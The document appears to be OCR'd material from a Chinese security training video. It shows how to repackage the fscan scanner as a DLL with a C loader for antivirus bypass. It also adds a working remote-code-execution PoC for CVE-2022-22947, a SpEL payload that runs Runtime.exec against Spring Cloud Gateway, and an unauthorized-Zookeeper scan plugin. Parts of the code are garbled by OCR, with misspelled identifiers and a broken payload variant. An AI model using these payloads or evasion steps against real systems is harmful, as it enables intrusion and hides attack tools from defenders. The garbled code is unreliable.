
```
1 // gcc -o fscan_loader_c.exe main.c
2
3 #include <stdio.h>
4 #include <windows.h>
5
6 int main() {
7     HMODULE hDLL;
8     hDLL = LoadLibrary("fscan.dll");
9
10    if (hDLL != NULL) {
11        // 定义函数指针类型
12        typedef void (*FunctionType)();
13
14        // 为每个导出函数创建一个函数指针
15        FunctionTypeDllCanUnloadNow = (FunctionType)GetProcAddress(hDLL,
16        "DllCanUnloadNow");
17        FunctionTypeDllGetClassObject = (FunctionType)GetProcAddress(hDLL,
18        "DllGetClassObject");
19        FunctionTypeDllRegisterServer = (FunctionType)GetProcAddress(hDLL,
20        "DllRegisterServer");
21        FunctionTypeDllUnregisterServer = (FunctionType)GetProcAddress(hDLL,
22        "DllUnregisterServer");
23
24        // 调用每个函数（如果函数指针非空）
25        if (DllCanUnloadNow) DllCanUnloadNow();
26        if (DllGetClassObject) DllGetClassObject();
27    }
```

```
23     if (DllRegisterServer) DllRegisterServer();
24     if (DllUnregisterServer) DllUnregisterServer();
25
26     // 卸载 DLL
27     FreeLibrary(hDLL);
28     printf("All functions executed successfully.\n");
29 }
30 else {
31     printf("Failed to load DLL.\n");
32 }
33
34 return 0;
35 }
```











3.1.2 功能添加新POC

```
1  name: poc-yaml-CVE-2022-22947  
2  rules:  
3    - method: POST  
4      path: /actuator/gateway/routes/hacktest  
5      headers:  
6        Content-Type: application/json  
7      body:  
8        {  
9          "id": "hacktest",  
10         "filters": [ {  
11           "name": "AddResponseHeader",  
12           "args": {  
13             "name": "Result",  
14             "value": "#{new  
String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).ge  
tRuntime().exec(new String[]{"id"}).getInputStream()))}"  
15           }  
16         } ],  
17         "uri": "http://example.com"  
18       }  
19      expression: |  
20        response.status == 201  
21      detail:  
22        author: xiaodisec  
23        links:  
24        - https://www.xiaodi8.com
```



shadowing/fscan: 28:11 x fscan/main.go at main · shadowing/fscan x 百度一下, 你就知道 x VulnHub 您正在共享屏幕

vulnhub.org/#/environments/spring/CVE-2022-22947/

Vulnerability Reproduce

Firstly, send the following request to add a router which contains an evil SpEL expression:

```
POST /actuator/gateway/routes/hacktest HTTP/1.1
Host: localhost:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Connection: close
Content-Type: application/json
Content-Length: 329
```

根据以上相应包编写yaml

```
{
  "id": "hacktest",
  "filters": [
    {
      "name": "AddResponseHeader",
      "args": {
        "name": "Result",
        "value": "#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getExitValue()))}"
      }
    }
  ],
  "uri": "http://example.com"
}
```

Request

Response

self-educated

暂停播放 fscan: 29:42 版本控制

main.c main.go cacti-weathermap-file-write.yml spring-rce.yml 正在讲话: 小迪安全

项目

- shiro-key.yml
- shiziyu-cms-apicontroller-sqli.yml
- shopxo-cnvd-2021-15822.yml
- showdoc-default-password.yml
- showdoc-uploadfile.yml
- skywalking-cve-2020-9483-sqli.yml
- solarwinds-cve-2020-10148.yml
- solr-cve-2017-12629-xxe.yml
- solr-cve-2019-0193.yml
- solr-fileread.yml
- solr-velocity-template-rce.yml
- sonarqube-cve-2020-27986-unauth.yml
- sonicwall-ssl-vpn-rce.yml
- spark-api-unauth.yml
- spark-webui-unauth.yml
- spoon-ip-intercom-ping-rce.yml
- spring-actuator-heapdump-file.yml
- spring-cloud-cve-2020-5405.yml
- spring-cloud-cve-2020-5410.yml
- spring-core-rce.yml
- spring-cve-2016-4977.yml
- spring-rce.yml
- springboot-cve-2021-21234.yml
- springboot-env-unauth.yml


```
1 name: poc-yaml-spring-rce
2 rules:
3   - method: POST
4     path: >-
5       /actuator/gateway/routes/hacktest
6     headers:
7       Content-Type: application/json
8     body:
9       {
10         "id": "hacktest",
11         "filters": [ {
12           "name": "AddResponseHeader",
13           "args": {
14             "name": "Result",
15             "value": "#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getExitValue()))}"
16           }
17         }
18       ]
19 }
```

替换为对应的相应包数据


终端

```
PS E:\AV-Bypass\165\fscan-main\cmd\fscan_load> gcc -o fscan_load.exe main.c
PS E:\AV-Bypass\165\fscan-main\cmd\fscan_load> cd ..
PS E:\AV-Bypass\165\fscan-main\cmd> cd ..
PS E:\AV-Bypass\165\fscan-main> go build -buildmode=c-shared -o fscan.dll ./main.go
PS E:\AV-Bypass\165\fscan-main>
```

self-educated



3.1.3 功能添加扫描项



```
1 package Plugins
2
3 import (
4     "fmt"
5     "github.com/samuel/go-zookeeper/zk"
6     "github.com/wjlin0/fscan/common"
7     "time"
```

```

8 )
9
10 func ZookeeperConn(info *common.HostInfo) {
11     x := fmt.Sprintf("%s:%v", info.Host, info.Ports)
12     s := []string{x}
13     _, _, err := zk.Connect(s, time.Second*5)
14     //defer conn.Close()
15     if err != nil {
16         fmt.Println(err)
17     } else {
18         common.LogSuccess(fmt.Sprintf("unauthorized zookeeper %s",
19             fmt.Sprintf("%v:%v", info.Host, info.Ports)))
20         //fmt.Println("zookeeper 连接成功!")
21     }
22 }

```

暂停播放 34:00 版本控制

您正在共享屏幕

添加配置...

正在讲话 小迪安全

sql.go zookeeper.go

self-educated

"time"

根据其他的exp以及zookeeper利用原理, 编写exp

```

10 func ZookeeperConn(info *common.HostInfo) { 1个用法
11     x := fmt.Sprintf(format: "%s:%v", info.Host, info.Ports)
12     s := []string{x}
13     _, _, err := zk.Cnnnect(s, time.Second*5)
14     //defer conn.Close()
15     if err != nil {
16         fmt.Println(err)
17     } else {
18         common.LogSuccess(fmt.Sprintf(format: "unauthorized zookeeper %s", fmt.Sprintf(format: "
19             //fmt.Println("zookeeper 连接成功!")
20     }
21 }
22 }

```

终端 本地

PS E:\AV-Bypass\165\fscan-main\cmd\fscan_load> cd ..

PS E:\AV-Bypass\165\fscan-main> go build -buildmode=c-shared -o fscan.dll ./main.go



PS E:\AV-Bypass\165\fscan-main> go build -buildmode=c-shared -o fscan.dll ./main.go


